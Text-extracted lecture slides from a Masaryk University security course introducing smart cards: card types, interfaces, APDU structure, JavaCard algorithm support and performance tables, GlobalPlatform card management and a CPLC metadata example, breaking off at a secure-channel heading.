

# PV204 Security technologies



## Introduction to smart cards as secure elements

Petr Švenda

 [svenda@fi.muni.cz](mailto:svenda@fi.muni.cz)  [@rngsec](#)

 <https://crocs.fi.muni.cz/people/svenda>

Faculty of Informatics, Masaryk University, Czech Republic

**CRCS**

Centre for Research on  
Cryptography and Security

# Overview

1. What smart cards are?
2. What smart cards are capable of?
3. How to manage smart cards?
4. Secure channel protocols
5. Two-factor authentication and some attacks

Smart card basics

# WHAT A SMART CARD IS?

# Basic types of (smart) cards

## 1. Contactless “barcode”

- Fixed identification string (RFID, < 5 cents)

## 2. Simple memory cards (magnetic stripe, RFID)

- Small write memory (< 1KB) for data, (~10 cents)

## 3. Memory cards with PIN protection

- Memory (< 5KB), simple protection logic (<\$1)



## Basic types of (smart) cards (2)



### 4. Cryptographic smart cards

- Support for (real) cryptographic algorithms
- Mifare Classic (\$1), Mifare DESFire (\$3)

### 5. User-programmable cryptographic smart cards

- JavaCard, .NET card, MULTOS cards (\$2-\$30)
- Chip manufacturers: NXP, Infineon, Gemalto, G&D, Oberthur, STM, Atmel, Samsung...



We will mainly focus on these two categories

# Cryptographic smart cards

- SC is quite powerful device
  - 8-32 bit processor @ 5-20MHz
  - persistent memory 32-150kB (EEPROM)
  - volatile fast RAM, usually  $\ll 10$ kB
  - truly random generator
  - cryptographic coprocessor (3DES, AES, RSA-2048,...)
- 8.05 billion units shipped in 2013 (ABI Research)
  - mostly smart cards
  - telco, payment and loyalty...
  - 1 billion contactless estimated for 2016 (ABI Research)




# Smart cards forms

- Many possible forms
  - ISO 7816 standard
  - SIM size, USB dongles, Java rings...
- Contact(-less), hybrid/dual interface
  - contact physical interface
  - contact-less interface
  - hybrid card – separate logics on single card
  - dual interface – same chip accessible contact & c-less





## Contact vs. contactless

- Contact cards (ISO7816-2)
  - I/O data line, voltage and GND line
  - clock line, reset lines
- Contactless cards
  - ISO/IEC 14443 type A/B, radio at 13.56 MHz
  - Chip powered by current induced on antenna by reader
  - Reader → chip communication - relatively easy
  - Chip → reader – dedicated circuits are charged, more power consumed, fluctuation detected by reader
  - Multiple cards per single reader possible





## Smart cards are used for...

- GSM SIM modules
- Digital signatures
- Bank payment card (EMV standard)
- System authentication
- Operations authorizations
- ePassports
- Multimedia distribution (DRM)
- Secure storage and encryption device
- ...

# Smart card is highly protected device

- Intended for physically unprotected environment
  - NIST FIPS140-2 standard, security Level 4
  - Common Criteria EAL4+/5+
- Tamper protection
  - Tamper-evidence (visible if physically manipulated)
  - Tamper-resistance (can withstand physical attack)
  - Tamper-response (erase keys...)
- Protection against side-channel attacks (power,EM,fault)
- Periodic tests of TRNG functionality
- Approved crypto algorithms and key management
- Limited interface, smaller trusted computing base (than usual)
- <http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm>



# SMARTCARDS IN WIDER SYSTEM

# Big picture – terminal/reader and card



What principles and standards are used?

## Big picture - components

- User application
  - Merchant terminal GUI
  - Banking transfer GUI
  - Browser TLS
  - ...
- Card application
  - EMV applet for payments
  - SIM applet for GSM
  - OpenPGP applet for PGP
  - ...



PC application with direct control: GnuPG, GPShell

PC application via library: browser TLS, PDF sign...

Custom app with direct control

Libraries  
PKCS#11, OpenSC, JMRTD

Smartcard control language API  
C/C# WinSCard.h, Java java.smartcardio.\*, Python pycard

System smartcard interface: Windows's PC/SC, Linux's PC/SC-lite  
Manage readers and cards, Transmit ISO7816-4's APDU

Readers  
Contact: ISO7816-2,3 (T=0/1)  
Contactless: ISO 14443 (T=CL)

API: EMV, GSM, PIV, OpenPGP, ICAO 9303 (BAC/EAC/SAC)  
OpenPlatform, ISO7816-4 cmds, custom APDU

Card application 1  
Card application 2  
Card application 3

SC app programming.  
JavaCard, MultOS, .NET

APDU packet

# APDU (Application Protocol Data Unit)

- APDU is basic logical communication datagram
  - header (5 bytes) and up to ~256 bytes of user data
- Format specified in ISO7816-4
- Header/Data format
  - CLA – instruction class
  - INS – instruction number
  - P1, P2 – optional data
  - Lc – length of incoming data
  - Data – user data
  - Le – length of the expected output data
- Some values of CLA/INS/P1/P2 standardized
- Custom values used by application developer



## What values of APDU header are used?

- Standardized values for selected application
  - Interoperability
  - <http://techmeonline.com/most-used-smart-card-commands-apdu/>
- Custom commands for proprietary application



# SMARTCARD ALGORITHMS AND PERFORMANCE

## Common algorithms

- Basic - cryptographic co-processor
  - Truly random data generator
  - 3DES, AES128/256
  - MD5, SHA1, SHA-2 256/512
  - RSA (up to 2048b common, 4096 possible)
  - ECC (up to 192b common, 384b possible)
  - Diffie-Hellman key exchange (DH/ECDSA)
- Custom code running in secure environment
  - E.g. HMAC, OTP code, re-encryption
  - Might be significantly slower (e.g., SW AES 50x slower)

# Cryptographic operations

- Supported algorithms (JCAAlgTester, 62+ cards)
  - <https://github.com/crocs-muni/JCAAlgTest>
  - <https://www.fi.muni.cz/~xsvenda/jcsupport.html>

javacard.security.MessageDigest	introduced in JavaCard version	c0	c1	c2	c3	c4	c5	c6	c7	c8	c9	c10	c11	c12	c13
ALG_SHA	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
ALG_MD5	<=2.1	no	yes	yes	yes	yes	yes	yes	no	yes	yes	yes	yes	yes	yes
ALG_RIPEMD160	<=2.1	no	no	no	yes	yes	yes	no	no	no	no	no	no	no	no
ALG_SHA_256	2.2.2	yes	no	no	suspicious yes	yes	no	no	yes	no	no	no	no	no	no
ALG_SHA_384	2.2.2	no	no	no	no	no	no	no	yes	no	no	no	no	no	no
ALG_SHA_512	2.2.2	no	no	no	no	no	no	no	yes	no	no	no	no	no	no
ALG_SHA_224	3.0.1	no	-	-	-	no	no	no	no	-	-	-	-	-	-
javacard.security.RandomData	introduced in JavaCard version	c0	c1	c2	c3	c4	c5	c6	c7	c8	c9	c10	c11	c12	c13
ALG_PSEUDO_RANDOM	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	no
ALG_SECURE_RANDOM	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
javacard.security.KeyBuilder	introduced in JavaCard version	c0	c1	c2	c3	c4	c5	c6	c7	c8	c9	c10	c11	c12	c13
TYPE_DES_TRANSIENT_RESET	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES_TRANSIENT_DESELECT	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES_LENGTH_DES	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES_LENGTH_DES3_2KEY	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES_LENGTH_DES3_3KEY	<=2.1	yes	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_AES_TRANSIENT_RESET	2.2.0	yes	no	suspicious yes	yes	yes	no	yes	yes	yes	yes	no	no	no	no

## What is the typical performance?

- Hardware differ significantly
  - Clock multiplier, memory speed, crypto coprocessor...
- Typical speed of operation is:
  - Milliseconds (RNG, symmetric crypto, hash)
  - Tens of milliseconds (transfer data in/out)
  - Hundreds of millisecond (asymmetric crypto)
  - Seconds (RSA keypair generation)



Operation may consists from multiple steps

- Transmit data, prepare key, prepare engine, encrypt
- → additional performance penalty

# Performance tables for common cards

- Visit <https://jcalgtest.org>

CARD/FUNCTION (ms/op)	SECURE RANDOM (256B)	SHA-1 hash (256B)	SHA2-256 hash (256B)	3DES encrypt (256B)	AES128 encrypt (256B)	AES256 encrypt (256B)	3DES setKey(192b)	AES setKey(128b)
Gemplus GXP R4 72K	2.45	3.69	-	53.71	26.05	31.52	9.4	9.28
NXP JCOP 31 V2.2 36K	6.92	19.84	-	7.27	-	-	26.1	-
NXP JCOP 21 V2.2 36K	7.28	20.91	-	7.68	-	-	25.84	-
NXP JCOP41 v2.2.1 72K	7.58	21.77	-	8.02	-	-	15.44	-
NXP J2D081 80K	10.4	11.73	21.18	7.1	6.73	7.66	20.12	16.31
NXP CJ3A081	13.8	11.45	21.05	12.8	10.33	11.35	11.04	10.9
NXP JCOP CJ2A081	14.14	11.9	22.46	13.3	10.78	11.81	5.39	5.22
NXP J2A080 80K	19.59	31.09	60.16	18.11	18.57	20.12	12.24	11.91
NXP JCOP31 v2.4.1 72K	20.97	34.1	66.02	19.95	20.44	22.24	6.7	6.38
NXP J3A080	21.64	35.78	69.32	20.92	21.41	23.2	15.48	12.28
Infineon CJTOP 80K INF SLJ 52GLA080AL M8.4	24.9	17.42	35.58	61.49	25.53	31.18	6.61	6.08
NXP JCOP21 v2.4.2R3	33.77	12.35	22.39	12.24	11.65	14.02	31.35	23.48
Oberthur ID-ONE Cosmo 64 RSA v5.4	52.49	23.53	-	16.05	-	-	25.31	-
G+D Smart Cafe Expert 4.x V2	322.91	33.66	-	37.19	-	-	3.59	-

# Performance with variable data lengths

TYPE\_DES LENGTH\_DES ALG\_DES\_CBC\_NOPAD Cipher\_setKeyInitDoFinal()



TYPE\_DES LENGTH\_DES ALG\_DES\_CBC\_ISO9797\_M1 Cipher\_doFinal()



TYPE\_DES LENGTH\_DES ALG\_DES\_CBC\_ISO9797\_M1 Cipher\_setKeyInitDoFinal()



TYPE\_DES LENGTH\_DES ALG\_DES\_CBC\_ISO9797\_M2 Cipher\_doFinal()



Limited memory and resources may cause non-linear dependency on a processed data length

# SMART CARD MANAGEMENT

## Motivation

- How to upload, install and remove applications?
- Who should be allowed to upload/remove apps?
- What if multiple mutually distrusting apps on card?
- How to update application in already issued card?
  
- Need for cross-platform interoperable standard
  - Many manufactures and platform providers





# GlobalPlatform

- Specification of API for card administration
  - Upload/install/delete applications
  - Card lifecycle management
  - Card security management
  - Security mechanisms and protocols
- Newest is GlobalPlatform Card Specification v2.3
  - December 2015
  - Previous versions also frequently used
  - <http://www.globalplatform.org/specificationscard.asp>

# GlobalPlatform – main terms



- Smart card life cycle
  - OP\_READY, INITIALIZED (prepared for personalization)
  - SECURED (issued to user, use phase)
  - CARD\_LOCKED (temporarily locked (attack), unlock to SECURED)
  - TERMINATED (logically destroyed)
- Card Manager (CM)
  - Special card component responsible for administration and card system service functions (cannot be removed)
- Security Domain (SD)
  - Logically separated area on card with own access control
  - Enforced by different authentication keys

## GlobalPlatform – main terms



- Card Content (apps,data) Management
  - Content verification, loading, installation, removal
- Security Management
  - Security Domain locking, Application locking
  - Card locking, Card termination
  - Application privilege usage, Security Domain privileges
  - Tracing and event logging
- Command Dispatch
  - Application selection
  - (Optional) Logical channel management

# Card Production Life Cycle (CPLC)

- Manufacturing metadata
- Dates (OS, chip)
- Circuit serial number
- Not mandatory
- GlobalPlatform APDU
  - 80 CA 9F 7F 00
  - gppro --info
- ISO7816 APDU
  - 00 CA 9F 7F 00

## CPLC info

IC Fabricator: 4790

IC Type: 5167

OS ID: 4791

OS Release Date: 2081

OS Release Level: 3b00

IC Fabrication Date ((Y DDD) date in that year): 4126

IC Serial Number: 00865497

IC Batch Identifier: 3173

IC Module Fabricator: 4812

IC Module Packaging Date: 4133

IC Manufacturer: 0000

IC Embedding Date: 0000

IC Pre Personalizer: 1017

IC Pre Personalization Equipment Date: 4230

IC Pre Personalization Equipment ID: 38363534

IC Personalizer: 0000

IC Personalization Date: 0000

IC Personalization Equipment ID: 00000000

How to authenticate and communicate securely?

# SECURE CHANNEL PROTOCOL

# Transport Layer Security (TLS) Protocol

